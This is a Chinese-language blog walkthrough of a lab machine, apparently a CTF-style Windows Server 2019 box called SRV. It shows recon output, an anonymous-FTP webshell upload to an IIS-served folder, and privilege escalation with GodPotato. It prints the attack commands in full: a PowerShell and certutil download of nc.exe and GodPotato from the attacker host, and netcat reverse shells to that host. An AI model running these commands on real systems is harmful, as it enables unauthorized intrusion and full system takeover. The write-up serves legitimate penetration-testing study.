从零开始的windows生活-SRV

Падают с неба звезды,
星星从天空坠下
Рушатся города,
城市一点点崩塌


信息收集

1
2
3
4
5
6
7
8
9
arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:3a:9f:be, IPv4: 192.168.56.104
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:17 (Unknown: locally administered)
192.168.56.100 08:00:27:76:1c:fb PCS Systemtechnik GmbH
192.168.56.214 08:00:27:e8:79:97 PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.025 seconds (126.42 hosts/sec). 3 responded

靶机ip:192.168.56.214

nmap全端口扫描:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
nmap -p- 192.168.56.214
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-09 19:46 EST
Nmap scan report for 192.168.56.214
Host is up (0.00062s latency).
Not shown: 65521 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5985/tcp open wsman
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49669/tcp open unknown
49670/tcp open unknown
MAC Address: 08:00:27:E8:79:97 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 34.95 seconds

nmap细节服务探测:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
──(root㉿kaada)-[/home/kali/Desktop]
└─# nmap -A -sV -T4 -p21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669,49670 192.168.56.214
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-09 19:49 EST
Nmap scan report for 192.168.56.214
Host is up (0.00055s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
MAC Address: 08:00:27:E8:79:97 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2019
OS CPE: cpe:/o:microsoft:windows_server_2019
OS details: Microsoft Windows Server 2019
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-01-10T16:49:56
|_ start_date: N/A
|_nbstat: NetBIOS name: SRV, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:e8:79:97 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_clock-skew: 15h59m57s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required

TRACEROUTE
HOP RTT ADDRESS
1 0.55 ms 192.168.56.214

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.52 seconds

先去21的ftp服务看一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
──(root㉿kaada)-[/home/kali]
└─# ftp 192.168.56.214
Connected to 192.168.56.214.
220 Microsoft FTP Service
Name (192.168.56.214:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49672|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp> ls
229 Entering Extended Passive Mode (|||49673|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp> ls -al
229 Entering Extended Passive Mode (|||49674|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp> ls -a
229 Entering Extended Passive Mode (|||49675|)
150 Opening ASCII mode data connection.
226 Transfer complete.
ftp>

允许匿名登录,但似乎没东西.

用enumlinux4枚举一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
──(root㉿kaada)-[/home/kali]
└─# enum4linux -a 192.168.56.214
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jan 9 19:54:58 2026

=========================================( Target Information )=========================================

Target ........... 192.168.56.214
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


===========================( Enumerating Workgroup/Domain on 192.168.56.214 )===========================


[+] Got domain/workgroup name: WORKGROUP


===============================( Nbtstat Information for 192.168.56.214 )===============================

Looking up status of 192.168.56.214
SRV <00> - B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
SRV <20> - B <ACTIVE> File Server Service

MAC Address = 08-00-27-E8-79-97

==================================( Session Check on 192.168.56.214 )==================================


[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

没东西,那smb有可能有share文件吗?

1
2
3
4
5
┌──(root㉿kaada)-[/home/kali]
└─# smbclient -L //192.168.56.214
Password for [WORKGROUP\root]:
session setup failed: NT_STATUS_ACCESS_DENIED

不允许无密码访问,那现在剩下的路只有80端口也许能暴露出点东西.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
┌──(root㉿kaada)-[/home/kali]
└─# feroxbuster -u http://192.168.56.214/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -x php,zip,txt,html,htm --scan-dir-listings -C 503,404

___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.13.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://192.168.56.214/
🚩 In-Scope Url │ 192.168.56.214
🚀 Threads │ 50
📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
💢 Status Code Filters │ [503, 404]
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
📂 Scan Dir Listings │ true
💲 Extensions │ [php, zip, txt, html, htm]
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 29l 95w 1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 334l 2089w 180418c http://192.168.56.214/iisstart.png
200 GET 32l 55w 703c http://192.168.56.214/
301 GET 2l 10w 159c http://192.168.56.214/aspnet_client => http://192.168.56.214/aspnet_client/
301 GET 2l 10w 153c http://192.168.56.214/ftproot => http://192.168.56.214/ftproot/
301 GET 2l 10w 170c http://192.168.56.214/aspnet_client/system_web => http://192.168.56.214/aspnet_client/system_web/
400 GET 6l 26w 324c http://192.168.56.214/error%1F_log
400 GET 6l 26w 324c http://192.168.56.214/error%1F_log.php
400 GET 6l 26w 324c http://192.168.56.214/error%1F_log.zip
400 GET 6l 26w 324c http://192.168.56.214/error%1F_log.txt
400 GET 6l 26w 324c http://192.168.56.214/error%1F_log.html
400 GET 6l 26w 324c http://192.168.56.214/error%1F_log.htm
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/error%1F_log
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/error%1F_log.php
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/error%1F_log.zip
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/error%1F_log.txt
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/error%1F_log.html
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/error%1F_log.htm
400 GET 6l 26w 324c http://192.168.56.214/ftproot/error%1F_log
400 GET 6l 26w 324c http://192.168.56.214/ftproot/error%1F_log.php
400 GET 6l 26w 324c http://192.168.56.214/ftproot/error%1F_log.zip
400 GET 6l 26w 324c http://192.168.56.214/ftproot/error%1F_log.txt
400 GET 6l 26w 324c http://192.168.56.214/ftproot/error%1F_log.html
400 GET 6l 26w 324c http://192.168.56.214/ftproot/error%1F_log.htm
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/system_web/error%1F_log
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/system_web/error%1F_log.php
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/system_web/error%1F_log.zip
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/system_web/error%1F_log.txt
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/system_web/error%1F_log.html
400 GET 6l 26w 324c http://192.168.56.214/aspnet_client/system_web/error%1F_log.htm
[####################] - 6m 638082/638082 0s found:29 errors:0
[####################] - 5m 159504/159504 574/s http://192.168.56.214/
[####################] - 5m 159504/159504 570/s http://192.168.56.214/aspnet_client/
[####################] - 5m 159504/159504 569/s http://192.168.56.214/ftproot/
[####################] - 4m 159504/159504 679/s http://192.168.56.214/aspnet_client/system_web/

看到了ftproot这个目录,想到可能和21的ftp端口有关,先传一个文件试试

GETUSER

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# echo "123" > test.txt

┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ftp 192.168.56.214
Connected to 192.168.56.214.
220 Microsoft FTP Service
Name (192.168.56.214:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||49678|)
150 Opening ASCII mode data connection.
100% |****************************************************************************************************************************************************************************************| 5 131.96 KiB/s --:-- ETA
226 Transfer complete.
5 bytes sent in 00:00 (4.37 KiB/s)
ftp>
1
2
3
4
┌──(root㉿kaada)-[/home/kali]
└─# curl http://192.168.56.214/ftproot/test.txt
123


证明猜测正确,那么传一个webshell上去

1
2
3
4
5
6
7
8
9
ftp> put shell.aspx
local: shell.aspx remote: cmd.aspx
229 Entering Extended Passive Mode (|||49679|)
125 Data connection already open; Transfer starting.
100% |****************************************************************************************************************************************************************************************| 4388 103.42 KiB/s --:-- ETA
226 Transfer complete.
4388 bytes sent in 00:00 (99.58 KiB/s)
ftp>

1

powershell -c "iwr http://192.168.56.104/nc.exe -o C:\Windows\Temp\nc.exe" && C:\Windows\Temp\nc.exe 192.168.56.104 4444 -e cmd.exe

nc反弹shell

SYSTEM

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

c:\windows\system32\inetsrv>

拥有SeImpersonatePrivilege,那么直接土豆提权

1
2
3
4
5
6
C:\Windows\Temp>certutil -urlcache -split -f http://192.168.56.104/GodPotato-NET4.exe C:\Windows\Temp\GodPotato-NET4.exe
certutil -urlcache -split -f http://192.168.56.104/GodPotato-NET4.exe C:\Windows\Temp\GodPotato-NET4.exe
**** Online ****
0000 ...
e000
CertUtil: -URLCache command completed successfully.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
C:\Windows\Temp>GodPotato-NET4.exe -cmd "C:\Windows\Temp\nc.exe 192.168.56.104 9999 -e cmd.exe"                
GodPotato-NET4.exe -cmd "C:\Windows\Temp\nc.exe 192.168.56.104 9999 -e cmd.exe"
[*] CombaseModule: 0x140713363963904
[*] DispatchTable: 0x140713366270064
[*] UseProtseqFunction: 0x140713365646288
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\84a83697-d39c-447e-995b-52122831fadf\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000b002-0960-ffff-0bd2-e17fe233f487
[*] DCOM obj OXID: 0x95e6a7f887170f0a
[*] DCOM obj OID: 0x656802ef36ac113e
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 720 Token:0x796 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1972
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nc -lvvp 9999
listening on [any] 9999 ...
192.168.56.214: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.214] 49687
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\Temp>whoami
whoami
nt authority\system

从零开始的windows生活-SRV
http://example.com/2026/01/10/从零开始的windows生活-SRV/
Author
Skyarrow
Posted on
January 10, 2026
Licensed under